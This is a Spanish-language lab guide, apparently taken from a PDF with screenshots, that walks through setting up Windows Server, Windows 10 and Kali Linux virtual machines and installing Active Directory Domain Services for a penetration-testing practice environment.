
Cancel

Elegimos la capacidad de almacenamiento:





Editamos el hardware y añadimos la misma tarjeta de red personalizada del Windows Server 2022:






Entramos con las credenciales de usuario:






Añadimos una IP estática temporal igual a la del Windows Server 2022:




1 elemento 1 elemento seleccionado

## Subtarea 1.4: Creación de la máquina Kali Linux (Atacante)


Después de instalar la máquina virtual Kali Linux de su página oficial, accedemos a VMware y le damos a la opción de “Open a Virtual Machine”:




Seleccionamos la máquina Kali (hay que descomprimirla previamente):



Una vez añadida la máquina, la abrimos y accedemos con las credenciales (kali/kali):



Abrimos una terminal y utilizamos el comando “`sudo apt update && sudo apt upgrade`”:



Esperamos a que el sistema se actualice para ir ahorrando tiempo durante la configuración del entorno.


## Tarea 2: Configuración del entorno de AD

### Objetivo y metodología


Configuración del entorno de directorio activo para realizar las pruebas de penetración y la defensa del entorno ante los ataques realizados. Se implementarán servicios DNS, DHCP, NAT y SMB y uniremos los clientes Windows 10 al dominio.

#### Subtarea 2.1: Implementación de Active Directory


Accedemos al panel de administración de Windows Server y le damos a añadir roles y características:




Seleccionamos la instalación basada en roles:




Le damos a siguiente en la opción de elegir el equipo:




Seleccionamos “Servicios de dominio de Active Directory”:




Le damos a siguiente al resto de opciones y esperamos a que se realice la instalación del servicio:



Una vez finalizada la instalación, proseguimos con la configuración:



Le damos a agregar un nuevo bosque y añadimos un nombre de dominio acabado en .local:



Seleccionamos el nivel funcional de Windows Server 2016 y añadimos una contraseña de recuperación:

Asistente para configuración de Servicios de dominio de Active Directory

## Opciones del controlador de dominio

SERVIDOR DE DESTINO  
WIN-Q926QQ91S0L

Configuración de implementación

**Opciones del controlador...**

- Opciones de DNS
- Opciones adicionales
- Rutas de acceso
- Revisar opciones
- Comprobación de requisitos
- Instalación
- Resultado

Seleccionar nivel funcional del nuevo bosque y dominio raíz

Nivel funcional del bosque: Windows Server 2016

Nivel funcional del dominio: Windows Server 2016

Especificar capacidades del controlador de dominio

Servidor de Sistema de nombres de dominio (DNS)

Catálogo global (GC)

